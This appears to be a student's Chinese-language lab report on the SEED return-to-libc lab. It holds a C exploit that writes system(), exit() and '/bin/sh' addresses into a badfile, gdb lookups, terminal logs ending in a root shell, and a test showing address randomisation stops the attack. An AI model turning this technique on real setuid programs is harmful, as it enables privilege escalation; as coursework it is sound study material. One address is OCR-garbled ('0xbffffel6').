
minal 1:18 AM

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    /* You need to decide the addresses and
    the values for X, Y, Z. The order of the following
    three statements does not imply the order of X, Y, Z.
    Actually, we intentionally scrambled the order. */
    *(long *) &buf[32] = 0xbffffel6 ; // "/bin/sh"
    *(long *) &buf[24] = 0xb7e42da0 ; // system()
    *(long *) &buf[28] = 0xb7e369d0 ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
~
~
~
```

15,17 All

Right Ctrl

最终运行得到 root 权限的 shell:



```
SEED [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal
0012| 0xbfffed2c --> 0xed57
0016| 0xbfffed30 --> 0x0
0020| 0xbfffed34 --> 0x0
0024| 0xbfffed38 --> 0x0
0028| 0xbfffed3c --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xb7dbfda0 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[09/05/20]seed@VM:~$ vi exploit.c
[09/05/20]seed@VM:~$ gcc -o exploit exploit.c
[09/05/20]seed@VM:~$ ./exploit
[09/05/20]seed@VM:~$ ./retlib
#
```


Attack variation 1:

在此实验中，exit()是必须的，实验运行有 exit()指令的程序如下：



```
[09/05/20]seed@VM:~$ gcc -o exploit exploit.c
[09/05/20]seed@VM:~$ ./exploit
[09/05/20]seed@VM:~$ ./retlib
# exit
[09/05/20]seed@VM:~$
```

而运行没有 exit()命令的程序如下：



```
[09/05/20]seed@VM:~$ gcc -o exploit exploit.c
[09/05/20]seed@VM:~$ ./exploit
[09/05/20]seed@VM:~$ ./retlib
# exit
Segmentation fault
```

因为在 exit()的位置是存放 system 函数的返回地址，如果此处不放置任何命令，则当 system 执行完以后读取下一条指令地址时会报错，有可能造成攻击被发现。

Attack variation 2:

改变了文件名之后攻击就不成功，因为文件名更改后会导致环境变量的位置发生变化，即此时 MY_SHELL=/bin/sh 的位置已经不是之前位置了，但是 badfile 里相应的地址没有更改，所以 system 函数无法执行/bin/sh 命令。

Task4:

实验表明如果开启地址随机化的话攻击将不能执行

```
[09/05/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/05/20]seed@VM:~$ ./retlib
Segmentation fault
[09/05/20]seed@VM:~$
```

查看/bin/sh 的地址，发现该地址变化了：

```
[09/05/20]seed@VM:~$ ./aaaaaa
bf8e1e1c
```

查看 system 和 exit 的地址，发现该地址也发生了改变

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7593da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75879d0 <__GI_exit>
```

查看 buffer 与 RA 的相对地址

```
0x08048550 <+66>:      call    0x80484eb <bof>
0x08048555 <+71>:      add     esp,0x10

gdb-peda$ x/16wx $esp
0xbfb10b60:      0x08048612      0x41414141      0x000000
00a      0xb7630400
0xbfb10b70:      0xbfb10b90      0xb7630406      0xbfb10
bd8      0x08048555
```

可以看到相对距离仍然是 $4 \times 6 = 24$ 。

综上，6 个变量中，X,Y,Z 均未发生变化，而三个地址的值发生了改变。